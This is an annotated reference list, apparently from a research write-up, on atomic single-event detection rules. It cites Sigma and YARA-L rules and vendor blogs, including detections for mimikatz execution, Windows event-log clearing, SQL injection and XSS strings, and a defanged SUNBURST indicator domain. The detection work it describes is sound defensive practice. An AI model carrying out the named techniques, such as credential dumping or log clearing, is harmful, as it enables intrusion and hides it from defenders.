**Sigma Rule — “SQL Injection Strings in URI”:**Sigma detection for SQL injection attempts via one web request (Initial Access, ATT&CK T1190)detection.fyidetection.fyi.
-
**Sigma Rule — “Cross Site Scripting Strings”:**Detects XSS payload patterns in a single HTTP GET request (Drive-by Compromise, ATT&CK T1189)detection.fyidetection.fyi.
-
**Chronicle Example Rule — “whoami_execution”:**Single-event YARA-L rule detecting the
whoamicommand execution (maps to ATT&CK Discovery T1033)medium.com. -
**Elastic Security (DGA Detection Integration):**Machine learning job for detecting single DNS events indicative of DGA-based C2detection.fyi.
-
**Villain Club Blog (2020) — “Atomic vs Composite Detections”:**Defines atomic detections as single-event triggers that warrant analyst review (e.g. MS Word spawning cmd)villainclub.net, versus composite that require multiple eventsvillainclub.net.
-
**Eric Capuano (2023) — “Atomic & Stateful Detection Rules”:**Explains that atomic rules are fast and effective for well-defined threats (like detecting
mimikatz.exeexecution)blog.ecapuano.com, while stateful rules catch patterns over time; recommends using both in a layered strategyblog.ecapuano.com. -
**Palo Alto Unit 42 — SolarStorm Timeline (SUNBURST DNS):**Palo Alto’s SOC observed a single DNS query from a SolarWinds server to the attacker’s domain avsvmcloud[.]com on Sept 29, 2020, which was a key indicator of compromiseunit42.paloaltonetworks.com.
-
**SigmaHQ Blog (2025) — “Introducing Sigma Correlations”:**Advises to avoid correlations if a single-event detection is high-confidence, as adding correlation conditions can cause misses if expected events don’t occurblog.sigmahq.io.
-
**Detection-FYI Sigma — “Suspicious Eventlog Clearing”:**Atomic Sigma rule detecting usage of
wevtutilor PowerShell to clear Windows event logs (Defense Evasion T1070.001)detection.fyidetection.fyi. -
**Query.AI Blog (2023) — “Cybersecurity Event Data Normalization”:**Discusses evolution of log schemas — from CEF, LEEF to vendor-specific models (Splunk CIM, Elastic ECS, Google Chronicle UDM, MSFT ASIM) — enabling consistent single-event detection across sourcesquery.ai.